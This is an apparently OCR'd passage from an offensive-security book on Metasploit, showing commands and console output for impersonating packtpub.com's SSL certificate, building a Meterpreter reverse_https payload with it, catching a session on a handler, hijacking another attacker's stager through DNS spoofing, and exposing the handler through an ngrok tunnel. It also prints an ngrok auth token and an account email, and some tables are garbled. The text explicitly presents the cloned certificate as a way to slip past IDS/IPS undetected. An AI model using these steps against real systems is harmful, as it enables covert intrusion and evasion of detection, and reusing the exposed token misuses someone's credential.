
Opening the link would send the client's user-agent and request to the handler, as

seen in the following screenshot:



```
[*] https://192.168.2.6:8443 handling request from 192.168.2.30; (UUID: gsqrki9g) Unknown request to with UA 'Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)'
```

Let's look for the certificate information from the browser certificate menu:



As we can see from preceding screenshot, the issuer doesn't exist; it's just a fake domain. IDS/IPS generally blocks the SSL requests if the issuer is not a valid one or if the SSL certificate is not CA authorized.

So, is there a solution to this problem? Yes, there is! We can use a custom SSL certificate here.

# **reverse\_https with a custom SSL certificate**

This technique can be used in two ways:

- By getting an SSL certificate signed by CA (a genuine SSL certificate)
- By using someone else's SSL certificate (impersonation)

You can purchase a genuine SSL certificate from an authorized seller or you can use services such as `Let's Encrypt` to get a genuine SSL certificate for free.

Otherwise, you can always impersonate someone else's SSL certificate.

Metasploit really can help us with impersonation. There's a module in Metasploit that can do this for us. Execute the following command in order to use the impersonation module: **Use auxiliary/gather/impersonate\_ssl**

```
msf >
msf > use auxiliary/gather/impersonate_ssl
msf auxiliary(gather/impersonate_ssl) > show options
```

Module options (auxiliary/gather/impersonate\_ssl):

Name	Current Setting	Required	Description
ADD_CN	no		Add CN to match spoofed site name (e.g. *.example.com)
CA_CERT	no		CA Public certificate
EXPIRATION	no		Date the new cert should expire (e.g. 06 May 2012, YESTERDAY or NOW)
OUT_FORMAT	PEM	yes	Output format (Accepted: DER, PEM)
PRIKEY	no		Sign the cert with your own CA private key
PRIKEY_PASSWORD	no		Password for private key specified in PRIV_KEY (if applicable)
RHOST	yes		The target address
RPORT	443	yes	The target port (TCP)

```
msf auxiliary(gather/impersonate_ssl) > 
```

Set up the following options for SSL certificate impersonation:

```
set ADD_CN *.packtpub.com
set EXPIRATION <expiration date in DD MM YYYY format>
set rhost www.packtpub.com
set rport 443
```

```
msf auxiliary(gather/impersonate_ssl) >
msf auxiliary(gather/impersonate_ssl) > show options
```

Module options (auxiliary/gather/impersonate\_ssl):

Name	Current Setting	Required	Description
ADD_CN	*.packtpub.com	no	Add CN to match spoofed site name (e.g. *.example.com)
CA_CERT		no	CA Public certificate
EXPIRATION	08 Dec 2020	no	Date the new cert should expire (e.g. 06 May 2012, YESTERDAY or NOW)
OUT_FORMAT	PEM	yes	Output format (Accepted: DER, PEM)
PRIVKEY		no	Sign the cert with your own CA private key
PRIVKEY_PASSWORD		no	Password for private key specified in PRIV_KEY (if applicable)
RHOST	www.packtpub.com	yes	The target address
RPORT	443	yes	The target port (TCP)

```
msf auxiliary(gather/impersonate_ssl) >
```

Let's run the module so that it can impersonate packtpub.com's SSL certificate:

```
|msf auxiliary(gather/impersonate_ssl) > run

[*] www.packtpub.com:443 - Connecting to www.packtpub.com:443
[*] www.packtpub.com:443 - Copying certificate from www.packtpub.com:443
/CL=*.packtpub.com
[*] www.packtpub.com:443 - Adding *.packtpub.com to the end of the certificate subject
[*] www.packtpub.com:443 - Altering certificate expiry information to 08 Dec 2020
[*] www.packtpub.com:443 - Beginning export of certificate files
[*] www.packtpub.com:443 - Creating looted key/crt/pem files for www.packtpub.com:443
[+] www.packtpub.com:443 - key: /Users/Harry/.msf4/loot/20180819233217_default_83.166.169.231_www.packtpub.com_525575.key
[+] www.packtpub.com:443 - crt: /Users/Harry/.msf4/loot/20180819233217_default_83.166.169.231_www.packtpub.com_931116.crt
[+] www.packtpub.com:443 - pem: /Users/Harry/.msf4/loot/20180819233217_default_83.166.169.231_www.packtpub.com_753828.pem
[*] Auxiliary module execution completed
msf auxiliary(gather/impersonate_ssl) > |
```

Upon successful execution of this module, three files will be generated: the private key file (.key), the certificate (.crt) file, and the public certificate (.pem) file. We need to use the PEM file to generate our HTTPS payload using the impersonated SSL certificate. This can be achieved by executing the following command: **Msfvenom -p windows/meterpreter/reverse\_https lhost=192.168.2.6 lport=8443 handlersslcert=<the pem file> stagerverifysslcert=true -f exe -o <output payload file>**

```
|xXxZombi3xXx:~ Harry$ msfvenom -p windows/meterpreter/reverse_https lhost=192.168.2.6 lport=8443 handlersslcert=/Users/Harry/.msf4/loot/2018081923217_default_83.166.169.231_www.packtpub.com_753828.pem stagerverifysslcert=true -f exe -o SharedPayloads/revCustomSSL8443.exe
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 426 bytes
Final size of exe file: 73802 bytes
Saved as: SharedPayloads/revCustomSSL8443.exe
xXxZombi3xXx:~ Harry$
```

Let's set up the handler by executing the following command so that it uses the impersonated SSL certificate:

```
| Set payload windows/meterpreter/reverse_https
| Set stagerverifysslcert true
| Set handlersslcert <pem file>
```

```
msf >
msf > use exploit/multi/handler
msf exploit(multi/handler) > set stagerverifysslcert true
stagerverifysslcert => true
msf exploit(multi/handler) > set handlersslcert /Users/Harry/.msf4/loot/20180819233217_default_83.166.169.231_www.packtpub.com_753828.pem
handlersslcert => /Users/Harry/.msf4/loot/20180819233217_default_83.166.169.231_www.packtpub.com_753828.pem
msf exploit(multi/handler) > show options
```

Module options (exploit/multi/handler):

Name	Current Setting	Required	Description
------	-----------------	----------	-------------

-----	-----	-----	-----
-------	-------	-------	-------

Now let's run the handler:

```
~ — msfconsole
[*] Exploit running as background job 3.

[*] Started HTTPS reverse handler on https://192.168.2.6:8443
msf exploit(multi/handler) >
```

Upon successful payload execution, the handler will first verify the SSL certificate with the SHA1 hash, and only after that will it send the second stage:

```
msf exploit(multi/handler) >
msf exploit(multi/handler) > run

[*] Started HTTPS reverse handler on https://192.168.2.6:8443
[*] https://192.168.2.6:8443 handling request from 192.168.2.30; (UUID: rixavjws) Meterpreter will verify SSL Certificate with SHA1 hash c9e6c6
15b2ac2bf53cb9d0e43d1ae98cd4e18d61      Hackers are born to escalate privileges in life!
[*] https://192.168.2.6:8443 handling request from 192.168.2.30; (UUID: rixavjws) Staging x86 payload (180825 bytes) ...
[*] Meterpreter session 1 opened (192.168.2.6:8443 -> 192.168.2.30:58641) at 2018-08-19 23:46:47 +0530

meterpreter > |
```

We can confirm the SSL certificate in Wireshark:

Capturing from Intel(R) PRO/1000 MT Desktop Adapter: Local Area Connection

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

tcp.port == 8443

No.	Time	Source	Destination	Protocol	Length	Info
1008	11.298510	192.168.2.6	192.168.2.6	TCP	66	58641 + 8443 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERV=1
1010	11.300662	192.168.2.6	192.168.2.6	TCP	66	8443 + 58641 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 WS=32 SACK_PERV=1
1012	11.300744	192.168.2.6	192.168.2.6	TCP	54	58641 + 8443 [ACK] Seq=1 Ack=1 Win=65700 Len=0
1013	11.302523	192.168.2.6	192.168.2.6	TCP	60	[TCP Window Update] 8443 + 58641 [ACK] Seq=1 Ack=1 Win=262144 Len=0
1014	11.303220	192.168.2.6	192.168.2.6	TLSv1	153	Client Hello
1015	11.304971	192.168.2.6	192.168.2.6	TCP	60	8443 + 58641 [ACK] Seq=1 Ack=100 Win=262016 Len=0
1016	11.305612	192.168.2.6	192.168.2.6	TLSv1	698	Server Hello, Certificate, Server Hello Done
1017	11.305914	192.168.2.6	192.168.2.6	TLSv1	252	Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
1018	11.307685	192.168.2.6	192.168.2.6	TCP	60	8443 + 58641 [ACK] Seq=645 Ack=298 Win=261920 Len=0
1019	11.309438	192.168.2.6	192.168.2.6	TLSv1	113	Change Cipher Spec, Encrypted Handshake Message
1020	11.324438	192.168.2.6	192.168.2.6	TLSv1	395	Application Data
1021	11.326167	192.168.2.6	192.168.2.6	TCP	60	8443 + 58641 [ACK] Seq=704 Ack=639 Win=261792 Len=0
1099	11.917683	192.168.2.6	192.168.2.6	TLSv1	1514	Application Data
1100	11.917684	192.168.2.6	192.168.2.6	TCP	1514	[TCP segment of a reassembled PDU]
1101	11.917711	192.168.2.6	192.168.2.6	TCP	54	58641 + 8443 [ACK] Seq=639 Ack=3624 Win=65700 Len=0
1102	11.918960	192.168.2.6	192.168.2.6	TCP	1514	[TCP segment of a reassembled PDU]
1103	11.918961	192.168.2.6	192.168.2.6	TCP	1514	[TCP segment of a reassembled PDU]
1104	11.918961	192.168.2.6	192.168.2.6	TCP	1514	[TCP segment of a reassembled PDU]
1105	11.918961	192.168.2.6	192.168.2.6	TCP	1514	[TCP segment of a reassembled PDU]

▶ TLSv1 Record Layer: Handshake Protocol: Server Hello

◀ TLSv1 Record Layer: Handshake Protocol: Certificate

    Content-Type: Handshake (22)

    Version: TLS 1.0 (0x0301)

    Length: 551

    ◀ Handshake Protocol: Certificate

        Handshake Type: Certificate (11)

        Length: 547

        Certificates Length: 544


        ◀ Certificates (544 bytes)

            Certificate Length: 541

            ▶ Certificate: 308201930820182a003020102021104d6e47020d923d6b8... (id-at-commonname='packtpub.com',id-at-commonname='packtpub.com')

    ▶ TLSv1 Record Layer: Handshake Protocol: Server Hello Done

The SSL certificate used for communication is the impersonated one. We can also verify the SSL certificate in the browser:



Boom! We can now hack any organization using their SSL certificate but with a different key. This way, they won't be able to decrypt our communication or detect us.

Now, how can we make this even more stealthy? (I know what you're thinking: *There's another level to this? Damn!*)

Did you know meterpreter payloads can also be hijacked by someone else? Let's take a look at a hijacking scenario in which the payload used is `reverse_tcp`:

1. The attacker backdoor-ed a server with a persistent meterpreter service. However, for reasons such as geo-IP blocking, the DNS server not working, and so on, the service is not able to connect back to attacker's handler.
2. Let's say we also want to get access to the server but we're unable to.
3. In this case, upon sniffing the DNS information from the network, we found that the server is looking up a *weird* domain name.
4. We also found that the domain doesn't exist and according to its traits, we think that it could be a meterpreter stager trying to connect back to the handler.
5. How can we redirect this DNS lookup so that it points to our IP address where we have already set up our handler for an incoming connection?
6. A DNS spoofing attack is the perfect attack in this scenario. We perform this attack by hijacking the network DNS so that the server, when looking for the original malicious domain from the DNS, resolves to our handler IP.
7. It's a piece of cake after this. The handler receives the incoming connection and sends the stager.
8. The meterpreter session hijack is complete!

How can you prevent someone else from hijacking your session? Through **paranoid mode!**

Paranoid mode is a special security feature provided by Metasploit. It's a normal `reverse_winhttps` payload with a custom SSL certificate that can verify the SSL certificate using SHA1 and can check the UUID from its `payloads.json` file to confirm whether or not the correct stager has been connected or not, ignoring all other payloads. For more information on paranoid mode, please refer to the following link: <https://github.com/rapid7/metasploit-framework/wiki/Meterpreter-Paranoid-Mode>

We may face situations where we want the payload to connect back to us but we don't have a public-facing IP in which our handler can receive an incoming connection (in an office situation). In those cases, if we can't get access to the router to set up the port-forwarding option then what can we do?

# Meterpreter over ngrok

According to its website (<https://ngrok.com/>), `ngrok` is a secure introspectable tunnel to the localhost. This exposes local servers behind NATs and firewalls to the public internet over secure tunnels. So, how do we use `ngrok`?

Let's start by registering to it:



# ngrok

[Dashboard](#) [Download](#) [Docs](#) 30go73ylpb4f@opayq.com ▾

[Explore ngrok](#)

[Status](#)

[Reserved](#)

[Auth](#)

[Team](#)

[Admin](#)

[Billing](#)

Want more from ngrok?  
[Upgrade now](#)

## Setup & Installation

**1** Download ngrok

ngrok is easy to install. Download a single binary with zero run-time dependencies.

[Download for Mac OS X](#)

[Windows](#) [Linux](#) [Mac \(32-bit\)](#) [Windows \(32-bit\)](#)  
[Linux \(ARM\)](#) [Linux \(32-bit\)](#) [FreeBSD \(64-Bit\)](#)  
[FreeBSD \(32-bit\)](#)

**2** Unzip to install

On Linux or OSX you can unzip ngrok from a terminal with the following command. On Windows, just double click ngrok.zip.

```
$ unzip /path/to/ngrok.zip
```

Most people keep ngrok in their user folder or set an alias for easy access.

**3** Connect your account

Running this command will add your account's auth token to your ngrok.yml file. This will give you more features and all open tunnels will be listed here in the dashboard.

```
$ ./ngrok authtoken 7CWhmYYRQesFEf3VxclfC...
```

**4** Fire it up


Read [the documentation](#) on how to use ngrok. Try it out by running it from the command line:

```
$ ./ngrok help
```

To start a HTTP tunnel on port 80, run this next:

```
$ ./ngrok http 80
```

Upon successful registration, you'll get the required Tunnel Auth token. Let's copy this token:



# ngrok

Dashboard   Download   Docs   30go73ylpb4f@opayq.com ▾

**Explore ngrok**

- Status
- Reserved
- Auth**
- Team
- Admin
- Billing

**Your Tunnel Authtoken**

```
7CWhmYYRQesFEf3VxcfFc_LxkDFmaggGswjwk8xC4C
```

**Copy**

You only need to do this one time.

```
./ngrok authtoken 7CWhmYYRQesFEf3VxcfFc_LxkDFmaggGswjwk8xC4C
```

You must specify your authtoken to ngrok so that your client is tied to this account. ngrok saves your authtoken in `~/ngrok2/ngrok.yml` so that you don't need to repeat this step.

**IP Whitelist**

You may restrict access to your public endpoints with a whitelist of IP addresses. A client which does not match any whitelist rule will be denied access. If there are no entries in your whitelist, then all IPs are allowed.

[Upgrade to a Business plan](#) to whitelist access to your tunnel endpoints.

We downloaded the `ngrok` package for macOS and, after uncompressed it, we got a single executable file named `ngrok`:

```
[xXxZombi3xXx:~ Harry$ ls -alh ngrok
-rwxr-xr-x@ 1 Harry  staff   15M Jul 15  2017 ngrok
xXxZombi3xXx:~ Harry$
```

Let's first use our `auth token` so that whenever the tunnel is being created by this executable file, our `auth token` is used. We can do this by executing the following command: `./ngrok authtoken <auth token>`

```
[xXxZombi3xXx:~ Harry$ ./ngrok authtoken 7CWhmYYRQesFEf3VxcfFc_LxkDFmqggGswjwk8xC4C
Authtoken saved to configuration file: /Users/Harry/.ngrok2/ngrok.yml
xXxZombi3xXx:~ Harry$
```

Let's try to execute `ngrok` to bring up the help screen:

```
Harry -- bash -- 143x37
[xxZombi3xx:~ Harry$ ./ngrok
NAME:
  ngrok - tunnel local ports to public URLs and inspect traffic

DESCRIPTION:
  ngrok exposes local networked services behinds NATs and firewalls to the
  public internet over a secure tunnel. Share local websites, build/test
  webhook consumers and self-host personal services.
  Detailed help for each command is available with 'ngrok help <command>'.
  Open http://localhost:4040 for ngrok's web interface to inspect traffic.


EXAMPLES:
  ngrok http 80          # secure public URL for port 80 web server
  ngrok http -subdomain=foo 8080 # port 8080 available at foo.ngrok.io
  ngrok http foo.dev:80    # tunnel to host:port instead of localhost
  ngrok tcp 22            # tunnel arbitrary TCP traffic to port 22
  ngrok tls -hostname=foo.com 443 # TLS traffic for foo.com to port 443
  ngrok start foo bar baz # start tunnels from the configuration file

VERSION:
  2.2.8

AUTHOR:
  inconshreveable - <alan@ngrok.com>

COMMANDS:
  auth token      save auth token to configuration file
  credits         prints author and licensing information
  http            start an HTTP tunnel
  start           start tunnels by name from the configuration file
  tcp             start a TCP tunnel
  tls             start a TLS tunnel
  update          update ngrok to the latest version
  version         print the version string
  help            Shows a list of commands or help for one command
[xxZombi3xx:~ Harry$ ]
```

As we can see from preceding screenshot, `ngrok` supports TCP, HTTP, and TLS tunnel (TLS is only for premium users). Let's start the HTTP tunnel using the following command: `./ngrok http 8443`



```
xXxZombi3xXx:~ Harry$ ./ngrok http 8443
```

The HTTP tunnel is now up and running on port 8443:




```
Harry - ngrok http 8443 - 143x37
ngrok by @inconshreveable
((ctrl+C to quit))

Session Status: online
Account: Harpreet (Plan: Free)
Version: 2.2.8
Region: United States (us)
Web Interface: http://127.0.0.1:4040
Forwarding: http://c55867a0.ngrok.io -> localhost:8443
Forwarding: https://c55867a0.ngrok.io -> localhost:8443

Connections: ttl     opn     rt1     rt5     p50     p90
              0       0       0.00   0.00   0.00   0.00

